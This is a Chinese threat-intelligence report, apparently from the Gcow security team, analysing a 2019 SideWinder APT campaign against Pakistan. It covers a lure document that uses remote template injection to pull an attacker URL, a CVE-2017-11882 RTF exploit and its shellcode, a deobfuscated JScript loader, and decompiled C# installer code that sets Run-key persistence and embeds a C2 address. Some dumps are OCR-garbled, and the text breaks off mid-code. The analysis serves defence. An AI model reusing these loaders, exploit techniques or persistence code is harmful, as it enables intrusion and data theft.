


游荡于中巴两国的魅影——响尾蛇(SideWinder) APT组织针对巴基斯坦最近的活动以及2019年该组织的活动总结

 mp.weixin.qq.com/s/CZrdslzEs4iwlaTzJH7Ubg



一. 前言：

Gcow安全团队追影小组于2019年11月份捕获到名为SideWinder(响尾蛇)组织针对巴基斯坦的活动,介于该组织主要针对巴基斯坦和中国以及其他东南亚国家,且其于10月份时候针对中国部分国防重要行业进行类似手法的攻击活动,为了更好了解对手的攻击手段以及加以防范,团队将以最近的样本为契机来总结该组织为期一年的攻击活动.


响尾蛇（又称SideWinder、T-APT-04）是一个背景可能来源于印度的APT组织,该组织此前已对巴基斯坦和东南亚各国发起过多次攻击, 该组织以窃取政府, 能源, 军事, 矿产等领域的机密信息为主要目的。此次的攻击事件以虚假邮件为诱饵, 利用Office远程代码执行漏洞 (cve-2017-11882) 或者通过远程模板注入技术加载远程URL上的漏洞文件. 在针对于巴基斯坦的攻击中我们发现了Lnk文件的载荷, 其主要驱动是mshta.exe, 攻击者通过各种方式以达到伪装的目的

在我们的样本捕获中, 我们发现了该组织在这一年之间的变化, 其攻击的手段越来越先进, 这对我国的军事部门当然是一个不容小觑的威胁, 所以我们追影小组将带领各位读者来回顾该组织的攻击手法, 以及其技术的更迭。

二. 样本分析:

为了方便于各位读者的理解,笔者画了一张关于该组织攻击的流程图

如下:



在2019下半年,该组织经常使用该流程针对巴基斯坦和中国的目标进行攻击

ADVOCATE.docx 利用远程模板注入技术加载含有漏洞的CVE-2017-11882漏洞RTF文档, 使用的这样加载方式可以绕过防病毒网关, 增加成功率。当成功加载main.file.rtf文件后, 释放1.a 到Temp目录下, 触发漏洞shellcode执行1.a, 1.a是一个混淆后的Jscript脚本文件, 再次释放Duser.dll文件 tmp文件, 并拷贝rekeywiz.exe到 C:\ProgramData\DNSFiles目录下, 并执行rekeywiz.exe文件, 带起Duser.dll, Duser.dll加载tmp文件.

1.诱饵文档

1).样本信息:

样本MD5 9b1d0537d0734f1ddb53c5567f5d7ab5

样本SHA-1 e127a783870701cdd20a7fc750cad4dae775d362

样本SHA-256 f1cdd47f7a2502902d15ad-f3ac79c0f86348ba09f4a482ab9108ad98258edb55

样本类型 Office Open XML 文件

样本名称 ADVOCATE.docx

文件大小 9.02 KB (9232 bytes)

2).分析



打开ADVOCATE.docx样本后，利用远程模板注入技术远程加载远程模板: <https://www.sd1-bin.net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf>

```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId6"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://www.sd1-bin.net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf"
TargetMode="External"/><Relationship Id="rId490" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image
Target="media/image1.emf"/></Relationships>
```

成功打开后显示,用掩饰目的文档, 如下图:

The screenshot shows a Microsoft Word document window titled "ADVOCATE.docx [兼容模式] - Microsoft Word". The ribbon tabs are "开始" (Home), "插入" (Insert), "页面布局" (Layout), "引用" (References), "审阅" (Review), "视图" (View), "设计" (Design), and "布局" (Layout). The "开始" tab is selected. The ribbon has a yellow highlight over the "设计" tab. The toolbar includes font ("Calibri (西文) 11"), bold ("B"), italic ("I"), underline ("U"), font color ("Aa"), font size ("Aa+"), font style ("Aa-"), font orientation ("AaBbCcDc"), font size ("AaBbCcDc"), font style ("AaBbCcDc"), font orientation ("AaBbCcDc"), and font color ("AaBbCcDc"). The "段落" (Paragraph) group includes alignment ("左对齐"), spacing ("间距"), and borders ("边框"). The "样式" (Styles) group includes "正文" (Normal), "无间隔" (No Spacing), "标题 1" (Title 1), "标题 2" (Title 2), "标题 3" (Title 3), "副标题" (Subtitle), "更改样式" (Change Style), and "选择" (Select). The "查找" (Find) and "替换" (Replace) buttons are also visible.

The main content area contains a table with the following data:

Activities of Terrorist Organizations					
S. No.	Name of Activists Invol- ved	Affilia- tion	Train- ing Info	Social Medi- a Activi- ties	One pager prepared or not
01	01	01	01	01	01
02	02	02	02	02	02
03	03	03	03	03	03
04	04	04	04	04	04
05	05	05	05	05	05
06	06	06	06	06	06

At the bottom right of the Word window, there is a watermark-like logo with two hands forming a heart shape and the text "Gcow 安全团队".

2. 漏洞文档:

1) 样本信息:

样本MD5 3ee30a5cac2bef034767e159865683df

样本SHA-1 c29a1fd54f9f961211e9cd987f90bd8eb0932e45

样本SHA-256 f08ccc040c8d8d-b60f30a6d1026aa6523e97c6cf52b1b30f083a830a0a65a3a9

样本类型 富文本文件

样本名称 main.file.rtf

文件大小 1.72 MB (1804038 bytes)

2).分析:

当main.file.rtf加载成功后，会将1.A文件释放到当前用户temp文件夹下面

1.a是嵌入到rtf文档中的OLE Object,如下图:

id	index	OLE Object	
0	0000001h	format_id: 2 (Embedded) class name: 'Package\x00' data size: 900221 MD5 = '77a1862d8f0a58295dfdcba4fb34e2930'	
1	001B7993h	format_id: 2 (Embedded) class name: 'Equation.3\x00' data size: 1665 MD5 = 'cf6a5122b7d20bb65ea461b9c7b1fbe4'	

Gcow安全团队


通过分析rtf也可以看到

0000D0	37 30 37 30 34 34 36 31 37 34 36 31 35 63 34 63	7070446174615c4c
0000E0	36 66 36 33 36 31 36 63 35 63 35 34 36 35 36 64	6f63616c5c54656d
0000F0	37 30 35 63 33 31 32 65 36 31 30 30 61 30 62 62	705c212c6100-0bb
000100	30 64 30 30 61 30 39 30 39 30 39 37 34 37 32	0d000a0909097472
000110	37 39 37 62 30 61 30 39 30 39 30 39 30 39 30 61	797b0a090909090a
000120	30 39 30 39 37 36 36 31 37 32 32 30 35 33 36 32	0909766172205362
000130	37 34 36 32 34 35 32 30 33 64 32 30 34 31 36 33	746245203d204163
000140	37 34 36 39 37 36 36 35 35 38 34 66 36 32 36 61	74697665584f626a
000150	36 35 36 33 37 34 33 62 30 61 30 39 30 39 37 36	6563743b0a090976
000160	36 31 37 32 32 30 34 65 35 34 35 34 36 36 37 38	6172204e54546678
000170	36 35 32 30 33 64 32 30 35 33 37 34 37 32 36 39	65203d2053747269
000180	36 65 36 37 32 65 36 36 37 32 36 66 36 64 34 33	6e672e66726f6d43
000190	36 38 36 31 37 32 34 33 36 66 36 34 36 35 33 62	686172436f64653b
0001A0	30 61 30 39 30 39 36 36 37 35 36 65 36 33 37 34	0a090966756e6374
0001B0	36 39 36 66 36 65 32 30 36 38 36 31 35 39 35 31	696f6e2068615951
0001C0	32 38 37 33 37 34 37 32 32 39 32 30 37 62 30 61	2873747229207b0a
0001D0	30 39 30 39 30 39 37 36 36 31 37 32 32 30 36 32	0909097661722062
0001E0	33 36 33 34 32 30 33 64 32 30 32 32 34 31 34 32	3634203d20224142
0001F0	34 33 34 34 34 35 34 36 34 37 34 38 34 39 34 61	434445464748494a
000200	34 62 34 63 34 64 34 65 34 66 35 30 35 31 35 32	4b4c4d4e4f505152
000210	35 33 35 34 35 35 35 36 35 37 35 38 35 39 32 32	5354555657585922
000220	32 62 32 32 35 61 36 31 36 32 36 33 36 34 36 35	2b225a6162636465
000230	36 36 36 37 36 38 36 39 36 61 36 62 36 63 36 64	666768696a6b6c6d
000240	36 65 36 66 37 30 37 31 37 32 37 33 37 34 37 35	6e6f707172737475
000250	37 36 37 37 37 38 37 39 37 61 33 30 33 31 33 32	767778797a303132
000260	33 33 33 34 33 35 33 36 33 37 33 38 33 39 32 62	333435363738392b
000270	32 66 33 64 32 32 30 61 30 39 30 39 30 39 37 36	2f3d220a09090976
000280	36 31 37 32 32 30 36 32 32 63 32 30 37 32 36 35	617220622c207265
000290	37 33 37 35 36 63 37 34 32 30 33 64 32 30 32 32	73756c74203d2022
0002A0	32 32 32 63 30 61 30 39 30 39 30 39 37 32	222c0a0909090972
0002B0	33 31 32 63 32 30 37 32 33 32 32 63 32 30 36 39	312c2072322c20
0002C0	32 30 33 64 32 30 33 30 33 62 30 61 30 39 30 39	203d20303b0a0909

1.a 文件头

Gcow安全团队

默认释放到 temp文件夹中,如下图:



1.a文件通过Shellcode加载起来

(1).Shellcode分析

shellcode 代码 如下图:

直接在00411874 处下断点 此处为 ret处, 也就是将通过覆盖ret返回地址, 达到任意代码执行目的, 如下图:

```

Breakpoint 0 hit
EqnEdt32!EqnFrameWinProc+0x2d94:
00411874 c3          ret
0:000:x86> p
EqnEdt32!FMDFontProtoEnum+0x79c:
004226b4 c3          ret
0:000:x86> dd esp
0018f1d8 0018f354 00000000 0018f1f0 0018f5e4
0018f1e8 0018f7e4 00000006 43207754 4d206e65
0018f1f8 6f432054 6e65646e 20646573 72747845
0018f208 6f422061 0000646c 0018f304 0018f304
0018f218 004218e4 0018f354 0018f5e4 0018f7e4
0018f228 00000006 77801ecd 0451ecc4 0018f274
0018f238 75e3d169 00530000 75e3d12d fcd923cc
0018f248 0018f5e4 0018f7e4 00000006 018a0038

```

 Gcow安全团队

可以看到esp 值已经被覆盖为0x18f354，这个就是shellcode入口地址，如下图：

```

0:000:x86> u 0018f354
0018f354 ba36646f1d    mov     edx,1D6F6436h
0018f359 81c20659d6e2  add     edx,0E2D65906h
0018f35f 8b0a           mov     ecx,dword ptr [edx]
0018f361 8b29           mov     ebp,dword ptr [ecx]
0018f363 bfbc6b22a6   mov     edi,0A6226BBCh
0018f368 81f70c0c64a6  xor     edi,0A6640C0Ch
0018f36e 8b17           mov     edx,dword ptr [edi]
0018f370 55             push    ebp

```

 Gcow安全团队

也可以在rtf 文件中找到shellcode，如下图：

36	37	43	37	30	35	45	35	30	31	30	38	31	31	43	36	67C705E5010811C6
42	41	33	36	36	34	36	46	31	44	38	31	43	32	30	36	BA36646F1D81C206
35	39	44	36	45	32	38	42	30	41	38	42	32	39	42	46	59D6E28B0A8B29BF
42	43	36	42	32	32	41	36	38	31	46	37	30	43	30	43	BC6B22A681F70C0C
36	34	41	36	38	42	31	37	35	35	46	46	44	32	30	35	64A68B1755FFD205
44	34	31	32	37	35	39	35	32	44	30	35	31	32	37	35	D41275952D051275
39	35	46	46	45	30	45	35	42	34	32	36	34	32	30	30	95FFE0E5B4264200
34	44	38	35	38	37	33	46	44	44	42	44	45	35	44	46	4D85873FDBDE5DF
33	41	38	41	33	32	30	32	43	46	34	42	38	42	37	37	3A8A3202CF4B8B77
32	46	31	30	38	31	32	35	34	31	39	30	37	46	37	37	2F10812541907F77
30	45	37	33	30	37	36	33	44	38	30	43	31	35	32	30	0E730763D80C1520
36	38	34	37	39	44	37	30	44	34	42	34	41	31	34	36	68479D70D4B4A146
32	46	42	39	44	38	43	33	34	43	35	46	43	35	46	32	2FB9D8C34C5FC5F2
41	36	45	44	34	44	46	43	35	46	39	42	31	45	38	35	11622111331321200
42	33	38	35	39	31	34	31	39	44	43	45	33	31	45	41	B38591419DCE31EA
46	43	39	43	32	33	43	39	43	38	41	43	42	34	44	42	FC9C23C9C8ACB4DB
34	34	36	33	31	39	44	44	46	33	45	35	42	34	42	35	446319DDF3E5B4B5
42	36	43	43	31	38	30	31	44	37	35	37	36	33	44	45	B6CC1801D75763DE
36	35	34	34	32	42	31	34	31	32	43	31	35	42	42	42	65442B1412C15BBB
41	37	46	34	44	44	39	33	31	42	32	39	41	44	32	42	A7F4DD931B29AD2B
43	39	32	32	32	37	36	37	39	45	32	34	32	33	41	42	C92227679E2423AB
46	41	39	31	42	31	33	43	32	32	35	38	46	43	37	31	FA91B13C2258FC71
41	35	46	45	35	42	46	32	46	31	46	41	44	30	39	42	A5FE5BF2F1FAD09B
38	31	33	31	32	34	39	37	44	46	35	37	36	35	38	33	81312497DF576583
46	43	37	45	35	35	37	39	45	35	37	39	42	39	38	35	FC7E5579E579B75
30	32	30	42	37	41	42	36	45	46	38	31	45	43	32	43	020B7AB6EF81EC2C

shellcode

Gcow安全团队

Shellcode通过获取RunHTMLApplication来加载恶意js

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code snippet:

```

0091A350    70          nop
0091A35E    90          nop
0091A35F    90          nop
0091A360    E8 0E000000  call 0091A373
0091A365    60          ins  dword ptr es:[edi], dx
0091A366    0073 00      add  byte ptr [ebx], dh
0091A369    68 0074006D  push 60007400
0091A36E    006C00 00    add  byte ptr [eax+eax], ch
0091A372    00FF        add  bh, bh
0091A374    D7          xlat byte ptr [ebx+a1]
0091A375    E8 13000000  call 0091A38D
0091A37A    52          push edx
0091A37B    75 6E       jnz short 0091A3EB
0091A37D    48          dec  eax
0091A37E    54          push esp
0091A37F    4D          dec  ebp
0091A380    4C          dec  esp
0091A381    41          inc  ecx
0091A382    70 70       jo  short 0091A3F4
0091A384    6C          ins  byte ptr es:[edi], dx
0091A385    6963 61 74696F imul esp, dword ptr [ebx+61], 6E6F6974
0091A38C    0050 FF       add  byte ptr [eax-1], dl
0091A38F    D6          salc
0091A390    6A 00       push 0
0091A392    6A 00       push 0
0091A394    6A 00       push 0
0091A396    C0 00       and  al, 0

```

The memory dump pane shows the memory starting at address 0091A373. A red arrow points to the string "RunHTMLAp". The assembly pane also has a red arrow pointing to the same string.

Registers and Stack:

EBX	75960000	Kernel32.75960000
ESP	0018EBC4	
EBP	02A20004	
ESI	75971222	kernel32.GetProcAddress
EDI	7597492B	kernel32.LoadLibrary
EIP	0091A360	
C	0	ES 0028 32位 0xFFFFFFFF
P	1	CS 0023 32位 0xFFFFFFFF
A	0	SS 002B 32位 0xFFFFFFFF
Z	1	DS 002B 32位 0xFFFFFFFF
S	0	FS 0053 32位 7EFDD000(FFFF)
T	0	GS 002B 32位 0xFFFFFFFF
D	0	
O	0	LastErr ERROR_SUCCESS (000)
EFL	00000246 (NO,NB,E,BE,NS,PE,	
ST0	empty	0.0
ST1	empty	0.0
ST2	empty	0.0
ST3	empty	0.0
ST4	empty	0.0
ST5	empty	0.0
ST6	empty	1.0000000000000000000000000000000
ST7	empty	1.0000000000000000000000000000000
FST	4020	Cond 1 0 0 0 Err 0 0

Call Stack:

- 0018EBC4
- 0018EBC8
- 0018EBCC
- 0018EBD0
- 0018EBD4
- 0018EBD8
- 0018EBDC
- 0018EBE0
- 0018EBE4
- 0018EBE8
- 0018EBEC
- 0018EBF0
- 0018EBF4

Registers and Stack (continued):

0091A373	FF D7 E8 13 00 00 00 52 75 6E 48 54 4D 4C 41 70	应用...RunHTMLAp
0091A383	70 6C 69 63 61 74 69 6F 6E 00 50 FF D6 6A 00 6A	plication.RunHTMLAp
0091A393	00 6A 00 6A 00 FF D0 6A 00 88 D0 67 46 00 FF 10	.j-j.街.感gF.j
0091A3A3	98 59 FF D1 73 32 78 73 64 73 61 71 68 7B 62 66	杰y掩2xsdsaq`bf
0091A3B3	28 77 64 73 7E 3A 30 61 73 2F 53 71 66 7B 64 77	(wds~:0as/SqF{dw
0091A3C3	4A 5D 70 78 77 71 66 29 73 70 2F 7C 77 65 32 61	J]pxwqf)sp we2a
0091A3D3	73 3A 4E 38 41 71 60 78 62 66 7B 7C 75 3C 54 7B	s:N0Aq`{bf{ u<T{
0091A3E3	7E 77 41 68 61 66 77 7F 5D 70 78 77 71 66 4E 38	~w0kaFu]pxwqFH0
0091A3F3	3B 29 77 64 73 7E 3A 73 70 3C 5D 62 77 7C 46 77	;)wds~:sp<jbv Fw
0091A403	6A 66 54 78 7E 77 3A 70 3C 55 77 66 41 62 77	jFT({~w:sp@UwFAbw
0091A413	71 7B 73 7E 54 7D 7E 76 77 60 3A 2B 3B 39 4E 30	q(s^T)^vv` : ;9H0
0091A423	4E 4E 4E 4E 23 3C 73 4E 30 3E 23 3B 3C 40 77 73	NNNN#<sH0>#;<@us
0091A433	76 53 7E 7E 3A 3B 3B 29 65 7B 7C 76 7D 65 3C 71	us~~:;;)e(v)e<q

Command: dd 0091A373

DD [address] – Dump in stack format

起始: 0091A379 结束: 0091A379 当前值: 6E755200

Gcow安全团队

对异或后的js代码进行解密,秘钥是12

将执行js的命令行替换其原来的命令行

EAX是命令行字符串的地址

EDX当作密文地址偏移量

未修改前的命令行字符串

恶意js如下：（读取1.a文件的所有内容并且用eval执行）

Gcow安全团队

Gcow安全团队

(2).1.a分析

i. 样本信息

样本MD5 4513f65bdf6976e93aa31b7a37dbb8b6

样本SHA-1 73ae6cd3913bcfb11d9e84770f532f2490ddef6c

样本SHA-
256 054a029b378b8bbf5ea3f814a737e9c3b43e124995d05d7-dac45a87502bf2f62

样本类型 Js脚本文件

样本名称 1.a

文件大小 878.91 KB (900000 bytes)

ii.分析


通过分析，1.a是一个通过DotNetToJScript生成的Jscript文件，并且经过混淆过，但是还原后还可以看出来如下图：

```

var _ActiveXObject = ActiveXObject;
var _StringfromCharCode = String.fromCharCode;
function Base64(str) {
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    var b, result = "", r1, r2, i = 0;
    for (; i < str.length;) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));
        result += r1 === 64 ? _StringfromCharCode(b >> 16 & 255) :
            r2 === 64 ? _StringfromCharCode(b >> 16 & 255, b >> 8 & 255) :
                _StringfromCharCode(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
};
function stringtobyte(key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(_StringfromCharCode((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
}
function _stringtobyte(bsix){
    return stringtobyte(keeee,Base64(bsix))
}

var keeee = stringtobyte("MZNf",Base64("f2J5"+ "cn5s" + "dnZ+" + "bA=="));

```



```

}
ver = _stringtobyte("RAoZBBB0"+"CAcBAQ==");
try {
    FSO = new _ActiveXObject(_stringtobyte("YVtFXUNC"+"UV5UGHRR"+"W1FgT0tE"+"V1t9Wl1R"+"UEI"));
    ver = VcXdGn();
} catch(e) {
    ver = _stringtobyte("RAoZBB"+"0DCAcB"+"AQ==");
}
shells.Environment(_stringtobyte("Ykp"+"YV1"+"ZFS"+"w=="))(_stringtobyte("cXd6ZH9ja2"+"91U0BLXldt") = ver);
gNMKK(so);
var fm = new _ActiveXObject(_stringtobyte("YUFEQF2bFmJGEZRN1EdZv1CM1de"+"UU1VR19XKh1wXUpaVUdCXUJAGHBR"+"WVVBTxZyN1hTSk5yXERVUUDCV0o="));
var al = new _ActiveXObject(_stringtobyte("YUFEQF2bFnNcW15dVEBa"+"WVDHXdAS12Nf19LRA=="));
var d = fm[_stringtobyte("d11EUUFwxaTFdnBQ==")](est);
al.Add(undefined);
var o = d[_stringtobyte("dkFZV"+"V5FW3"+"1dQF1"+"TUg==")](al.ToArray())[_stringtobyte("cUpSV"+"UdTcV"+"SAQIN"+"WVFE=")](ec);
var x = _stringtobyte("egxEFxJ3eXFyd3N5dh8CbmnRFVKG8FBFhQH0tbRg9y0UVjXG1eUh1XGRetgBnfExkdnxAf18LBm8UAEp/WFdDh14U6gMwZEZ1ZqAGxIS0BVrgJ0eVh
var y = _stringtobyte("egxEFxJ3eXFyd3N5dh9KD11mW2JkQHPDVUMNF1BEfH0+dXZ1bX)xVQJ1UF1yX0kEQ9Cb2V1a25uWnV3A3tQX153aWV1AMBuVg/VFBV5RAFJHTFJYUUpuUmQB
var m = o.Work;
} catch (e) {
    o[_stringtobyte("ZVdFxw==")](x,y,_stringtobyte("AAgFG3xXY1JhcWYBd"+"m4FRF88fmV3b2RbdU"+"9TZ11/BX5ScVFuXFd"+"FeERPbWQcQwcfAgQH"+"DwYbAgYKBQZKVFs
}
Finally{window.close();}
}
catch (e) {}

Gcow安全团队

```



```

cNPGRchKC25R77p7ra3z6LL6oq33Ve6FhdZ+p1UHWJWq/cq1TksmR7Q6I/moo6MspkR1w/IGnhDUS
+HkMgcTuNgBzqe8GVcUmVZvv8XTm+n38FBZ4SoV67bdoHUekHjq5PvRe24ZYzuXnitreVaKq+zMyaLgc/GqGMFz6jgz
+h1j8XVxabd1LqXX23XjaFbvCzCUXRdNF/rfunno4haNe
+wLTBLPPJkkW86oUGZkMYMx9GiwpPt1sA0gUFFE2RUuqcstuQ69d5fi5pt25S7WlyK0dAeS
+7gEcTd78vcePyx5s8zupGNX1JHl6iMSezJEuJRC0C1nF5vRfrX6h/+IBzqGbX+y06cWzu0m0lnrj7yLTTxYsaApg370f64/
5VpB75p53Efdf+kRyLOJmi3zfJ/Ifoxf8vwn/w0+RyM2xnM1BcTn87/o9zg7/tt9j0ez7fo+psPn9HlUgin7ET5DIGjp0N/
0AgTmeXQYcvN/0/WM/o90Y6i+UzQ90gUXxt/39ikzx4/0h/7tv9UVMpde3/efmPps0q873/d3m1vtv+BcDnpvl90bU/tmE/
Df8jPA/CHAoZQAACQA=";
var m = o.Work; Work
catch (e) {
    o[cLvltjcc("ZF5DXg==")](x,y,cLvltjcc("AQEDGn4CRlxOBnsBekY0akxSX0RRUnBiSk6C8B
    +"1hbXF9fkADEQBnS3kXHQZBgQGBgAaAAVXA1YAAAQ="));
mal dll C2 tmp file
}
Gcow安全团队

```

其主要逻辑即为将内置的c# dll解密后内存加载其Work函数传入三个参数

第一个参数是黑dll的数据,第二个参数是同目录下的tmp文件数据,第二个参数是混淆的C2地址

通过调试解密出内置dll文件的base64编码

The screenshot shows the Chrome DevTools interface with the 'Sources' tab selected. A breakpoint is set on line 56 of the file 'm.txt.html'. The code on line 56 is: `document.write(so);`. The 'Breakpoints' section in the sidebar shows a checked entry for this line. In the 'Console' tab, there is a single entry: `not available`. Below it, a large red box highlights a Base64 encoded string: `AAAAAAD/////AQAAAAAAAAAAQAAACJTeXN0Zi0uRGVsZldhdGVTZXJpYlxpemF0aiW9uSG9sZGVyAiwAAAAhEZWx1Z2F0ZQd0YXJlA2UWhzDmBzdzGV`.

Base64解密后

删除前面加载部分然后保存为dll文件



StInstaller.dll

其Work函数是其核心

```

public void Work(string dll22, string dll, string url = "") {
    try {
        this.instfolder = Program.xorIt(this.xKey, this.instfolder).Trim();
        this.domain = Program.xorIt(this.xKey, this.domain).Trim();
        this.regkey = Program.xorIt(this.xKey, this.regkey).Trim();
        string text = Path.Combine(Environment.GetFolderPath(
            Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string text2 = Environment.ExpandEnvironmentVariables("%windir%\syswow64\");
        if (!Directory.Exists(text2))
        {
            text2 = Environment.ExpandEnvironmentVariables("%windir%\system32\");
        }
        this.copyexe = text2 + this.copyexe;
        if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
        {
            throw new Exception("Already installed");
        }
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows\CurrentVersion
            \Run", true).SetValue(this.regkey, Path.Combine(text, Path.GetFileName
            (this.copyexe)));
        Directory.CreateDirectory(text);
        string text3 = this.GenerateToken(5) + ".tmp";
        byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
        string s = new string('F', 20);
        string s2 = text3.PadRight(20, ' ');
        array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
            Encoding.Unicode.GetBytes(s2));
        byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
        string s3 = new string('X', 500);
        string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
        array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
